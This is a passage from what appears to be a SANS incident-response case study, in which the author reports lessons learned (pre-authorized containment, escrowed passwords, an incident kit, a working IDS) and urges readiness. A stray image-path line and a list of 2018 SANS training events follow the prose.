We described how pre-authorization permission to investigate and contain incidents could greatly improve the quality of future responses, by preventing delays inherent in our existing, "after the fact" permissioning procedures.

We reported that lack of immediate access to our switches, via escrowed passwords, hampered our ability to identify, assess, and contain the incident.

We reported that the lack of a properly provisioned incident "kit" and supplies degraded the quality of our response, by causing us to have to hunt around for things like extra disk drives, cables, notebooks, etc. at a time when our focus needed to be exclusively on the incident at hand.

We stressed that our lack of a functional IDS, to log traffic and reveal clues left us in the dark as to when the attack commenced, where it came from, and whether it was part of something larger.


We posed the question: "If this hacker had been competent, and had kept his access across the long holiday weekend, how much damage could he have done?

We basked a moment in the silence that question brought, and then reported the estimated losses shown in the executive summary, supra. All together, it cost us around $5000 Dollars U.S. in tangible damages. It's the same economic effect as if some thug snatched a server and ran out the door.

We didn't address potential impacts on our credibility in the marketplace, reputation, etc., since this incident will *probably* not become public knowledge. We are not directly affected by stock valuations, but we do value the public confidence and good will. My assessment is that we got off *real* lucky. Had the cretin infiltrated a patient care system, say a laboratory results reporting system, lives could well have affected. I suggest you work little incidents diligently; they are great opportunities. Use them to build up your team, honing skills while the stakes are low. Justify the acquisition of tools and resources you will need in the darkest hour. Use each incident worked to develop, refine, and revise the procedures that control the quality of your next response. Sooner or later, if you have read this far, you will face a nasty, senseless, destructive incident. You will face it when you are already dog-tired, and under enormous pressures. And guess what? YOU will have to deal with it, using only those skills, policies, and resources already at hand. It's *out there now*, lurking unseen in the wires, waiting, as close as the next packet. How ready will your organization be for it? How ready will YOU be for it? If you are not ready for it, we all suffer, because we are absolutely in this together folks. Please do be ready, and do take the time to have some Big Fun™ as you get that way.

Last Updated: October 20th, 2018

Upcoming SANS Penetration Testing



Community SANS Ottawa SEC560	Ottawa, ON	Oct 22, 2018 - Oct 27, 2018	Community SANS
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201810,	Oct 23, 2018 - Nov 29, 2018	vLive
Houston 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Houston, TX	Oct 29, 2018 - Nov 03, 2018	vLive
Community SANS Kansas City SEC560	Kansas City, KS	Oct 29, 2018 - Nov 03, 2018	Community SANS
SANS Houston 2018	Houston, TX	Oct 29, 2018 - Nov 03, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Nov 03, 2018 - Dec 08, 2018	Mentor
SANS Gulf Region 2018	Dubai, United Arab Emirates	Nov 03, 2018 - Nov 15, 2018	Live Event
SANS Dallas Fall 2018	Dallas, TX	Nov 05, 2018 - Nov 10, 2018	Live Event
Community SANS Omaha SEC504	Omaha, NE	Nov 05, 2018 - Nov 10, 2018	Community SANS
SANS DFIRCON Miami 2018	Miami, FL	Nov 05, 2018 - Nov 10, 2018	Live Event
Mentor Session - SEC560	Des Moines, IA	Nov 05, 2018 - Dec 08, 2018	Mentor
SANS London November 2018	London, United Kingdom	Nov 05, 2018 - Nov 10, 2018	Live Event
SANS Sydney 2018	Sydney, Australia	Nov 05, 2018 - Nov 17, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Nov 06, 2018 - Dec 18, 2018	Mentor
SANS Osaka 2018	Osaka, Japan	Nov 12, 2018 - Nov 17, 2018	Live Event
Pen Test HackFest Summit & Training 2018	Bethesda, MD	Nov 12, 2018 - Nov 19, 2018	Live Event
Mentor Session - SEC504	Vancouver, BC	Nov 17, 2018 - Dec 15, 2018	Mentor
Mentor Session AW - SEC504	Hong Kong, China	Nov 25, 2018 - Dec 08, 2018	Mentor
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Nov 26, 2018 - Dec 01, 2018	Community SANS
Austin 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS San Francisco Fall 2018	San Francisco, CA	Nov 26, 2018 - Dec 01, 2018	Live Event
Austin 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Austin, TX	Nov 26, 2018 - Dec 01, 2018	vLive
SANS Austin 2018	Austin, TX	Nov 26, 2018 - Dec 01, 2018	Live Event
Mentor Session AW - SEC560	Colorado Springs, CO	Nov 28, 2018 - Dec 07, 2018	Mentor
SANS Nashville 2018	Nashville, TN	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Santa Monica 2018	Santa Monica, CA	Dec 03, 2018 - Dec 08, 2018	Live Event
SANS Dublin 2018	Dublin, Ireland	Dec 03, 2018 - Dec 08, 2018	Live Event
Community SANS Falls Church SEC560	Falls Church, VA	Dec 03, 2018 - Dec 08, 2018	Community SANS
Mentor Session AW - SEC504	St. Petersburg, FL	Dec 05, 2018 - Dec 14, 2018	Mentor
Community SANS Portland SEC504	Portland, OR	Dec 10, 2018 - Dec 15, 2018	Community SANS